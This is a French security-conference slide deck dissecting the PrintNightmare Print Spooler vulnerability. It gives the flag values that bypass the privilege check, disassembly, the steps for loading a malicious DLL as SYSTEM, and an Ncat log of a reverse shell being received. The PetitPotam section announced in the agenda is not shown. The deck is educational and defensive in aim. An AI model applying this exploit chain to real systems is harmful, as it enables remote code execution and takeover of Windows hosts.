

IDENTITY DAYS

28 octobre 2021 - PARIS



@IdentityDays #identitydays2021

Merci à tous nos partenaires !



onelogin



yubico

ManageEngine



Exakis Nelite





Deep dive into PrintNightmare & PetitPotam

Aurelien Delagarde
Nicolas Baldassari

Nicolas Baldassari

- Cerberis depuis 2 ans
- Gestion des identités et des annuaires
- PAM
- Hardening Active Directory
- Autres sujets de cybersécurité (Sécurité Offensive, reverse...)

Aurélien Delagarde

- Cerberis depuis 3 ans
- Gestion des identités et des annuaires
- SSO/Cloud
- Hardening Active Directory
- Autres sujets de cybersécurité (Sécurité Offensive, reverse...)

AGENDA DE LA CONFÉRENCE

- Sujet n°1 : PrintNightmare
 - Un service vulnérable
 - Historique
 - L'installation de drivers à distance, un processus sympa
 - Déroulé de l'attaque
 - Remédiations
- Sujet n°2 : Petit Potam
 - Un rôle AD vulnérable
 - Historique
 - PetitPotam en quelques mots
 - Déroulé de l'attaque et démonstration
 - Remédiations
- Conclusions
- Questions/Réponses



PrintNightmare

Un service et des fonctions vulnérables

Son nom : Print Spooler (Spouler d'impression)

Son rôle : Gérer l'impression

Son contexte : SYSTEM

Utilisable par : Tous les utilisateurs du domaine

Son passif : CVE-2020-1337, CVE-2020-1070, CVE-2020-1048, CVE-2019-0683, CVE-2010-2729

Des protocoles : MS-RPRN, MS-PAR et le SDK

Des fonctions : RpcAddPrinterDriver()

RpcAddPrinterDriverEx(),

RpcAsyncAddPrinterDriver() et Queue-Specific File



Une belle histoire

Environ 1 an :
Divulgation de la
vulnérabilité par
des chercheurs

Juin 2021 :
Chercheurs en
cybersecurité
publient un POC de
RCE pour la CVE

Juillet 2021 :
Patches de Microsoft
qui corrigent en
partie la
vulnérabilité


Septembre 2021 :
Nouveau patch qui
corrige une autre
méthode

Juin 2021 :
Security Patch
corrige la CVE-
2021-1675 (LPE et
RCE)

Juillet 2021 :
La RCE publiée se
voit attribuer la
CVE-2021-34527 :
PrintNightmare

Aout 2021 :
Patch de Microsoft
qui empêche les
utilisateurs standards
d'installer des drivers

L'installation de drivers à distance, un processus sympa



L'installation de drivers à distance, un processus sympa


Quelques petits contretemps :

- Les paramètres pConfigFile et pDriverPath ne peuvent pas contenir de chemins UNC (Universal Naming Convention)
- La copie des fichiers peut poser problèmes en cas de conflit
- Il est nécessaire d'avoir le privilège : **SeLoadDriverPrivilege**


Mais des solutions :

- Le paramètre pDataFile n'a pas cette protection → Exécution de la fonction 2 fois

L'installation de drivers à distance, un processus sympa



L'installation de drivers à distance, un processus sympa



L'installation de drivers à distance, un processus sympa


Quelques petits contre temps :

- Les paramètres pConfigFile et pDriverPath ne peuvent pas contenir de chemin UNC
- La copie des fichiers peut poser problèmes
- Il est nécessaire d'avoir le privilège : **SeLoadDriverPrivilege**

Mais des solutions :

- Le paramètre pDataFile n'a pas cette protection → Exécution de la fonction 2 fois
- **Microsoft a implémenté la fonction RpcAddPrinterDriverEx() qui rajoute un flag pour gérer la copie**
 - **APD_COPY_ALL_FILES**
 - **APD_COPY_FROM_DIRECTORY**

L'installation de drivers à distance, un processus sympa



L'installation de drivers à distance, un processus sympa

Quelques petits contre temps :

- Les paramètres pConfigFile et pDriverPath ne peuvent pas contenir de chemin UNC
- La copie des fichiers peut poser problèmes
- Il est nécessaire d'avoir le privilège : **SeLoadDriverPrivilege**

Mais des solutions :

- Le paramètre pDataFile n'a pas cette protection → Exécution de la fonction 2 fois
- Microsoft a implémenté la fonction RpcAddPrinterDriverEx() qui rajoute un flag pour gérer la copie
- **La vérification des privilèges peut être contournée grâce à une valeur spécifique dans le flag :**
 - **APD_COPY_ALL_FILES → 0x00000004**
 - **APD_COPY_FROM_DIRECTORY → 0x00000010**
 - **APD_INSTALL_WARNED_DRIVER → 0x00008000**

L'installation de drivers à distance, un processus sympa

```

General registers
RAX 0000000000000001
RBX 0000000000000000
RCX 43C80F3474770000
RDX 0000000000000000
RSI 0000000000008014
RDI 0000000000000000
RBP 000000001950080 "LPSI"
RSP 0000000025AE9D0 Stack[000006A4]:0000000025AE9D0
RTP 00007FFD8BCFFD55 localspl SolAddPrinterDriverEx:loc_7FFD8BCFFD55

```

Dans RSI on a la valeur du flag dwFileCopyFlag
0x8014 → 1000 0000 0001 0100

Récupère la valeur du bit n°15 et le met dans CF → Ici 1

Opération qui est exécutée uniquement si CF = 0 → Pas notre cas

```

localspl.dll:00007FFD8BCFFD55
localspl.dll:00007FFD8BCFFD55 loc_7FFD8BCFFD55:
localspl.dll:00007FFD8BCFFD55 bt esi, 0Fh
localspl.dll:00007FFD8BCFFD59 mov ebx, 0
localspl.dll:00007FFD8BCFFD5E cmovnb ebx, [rsp+58h+arg_30]
localspl.dll:00007FFD8BCFFD66 test ebx, ebx
localspl.dll:00007FFD8BCFFD68 jz short loc_7FFD8BCFFD94

```

```

v12 = 0;
if ( !_bittest((const int *)&a4, 0xFu) )
    v12 = a7;
if ( v12 && !(unsigned int)((__int64 (__fastcall *)(_QWORD, __int64, _QWORD)unk_7FFD8BC9964C)(0i64, 1i64, 0i64) )
    return 0i64;
return ((__int64 (__fastcall *)(__int64, _QWORD, __int64, _QWORD, __int64, int, int, _QWORD))unk_7FFD8BCFD8E8)(
    a1,

```

Déroulé de l'attaque

```
[itwasalladream] INFO - 192.168.198.109 is vulnerable over MS-PAR. Reason: Host attempted to grab DLL from supplied share
[itwasalladream] ERROR - RPRN SessionError: code: 0x15 - ERROR_RPRN NETPATH - The network path was not found.
[itwasalladream] INFO - 192.168.198.109 is vulnerable over MS-RPRN Reason: Host attempted to grab DLL from supplied share
```

Déroulé de l'exploit :

- Vérification que le serveur est vulnérable
- Connexion au endpoint RPC
- Appel de la fonction RpcAddPrinterDriverEx() pour copier la DLL malveillante dans le répertoire C:\Windows\System32\spool\driver\x64\3
- Second appel de la fonction avec comme paramètre pDriverPath le chemin local de la DLL malveillante
- Exécution de la DLL malveillante sous le contexte de l'utilisateur SYSTEM

spoolsv.exe	5 652 K	17 868 K	6128	Application sous-système sp...	Microsoft Corporation
rundll32.exe	1 120 K	4 592 K	2304		
cmd.exe	2 064 K	3 972 K	5608		
conhost.exe	6 476 K	11 420 K	3212		

```
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::6911
Ncat: Listening on 0.0.0.0:6911
Ncat: Connection from 192.168.198.109.
Ncat: Connection from 192.168.198.109:49692.
Microsoft Windows [version 10.0.17763.316]
(c) 2018 Microsoft Corporation. Tous droits réservés.

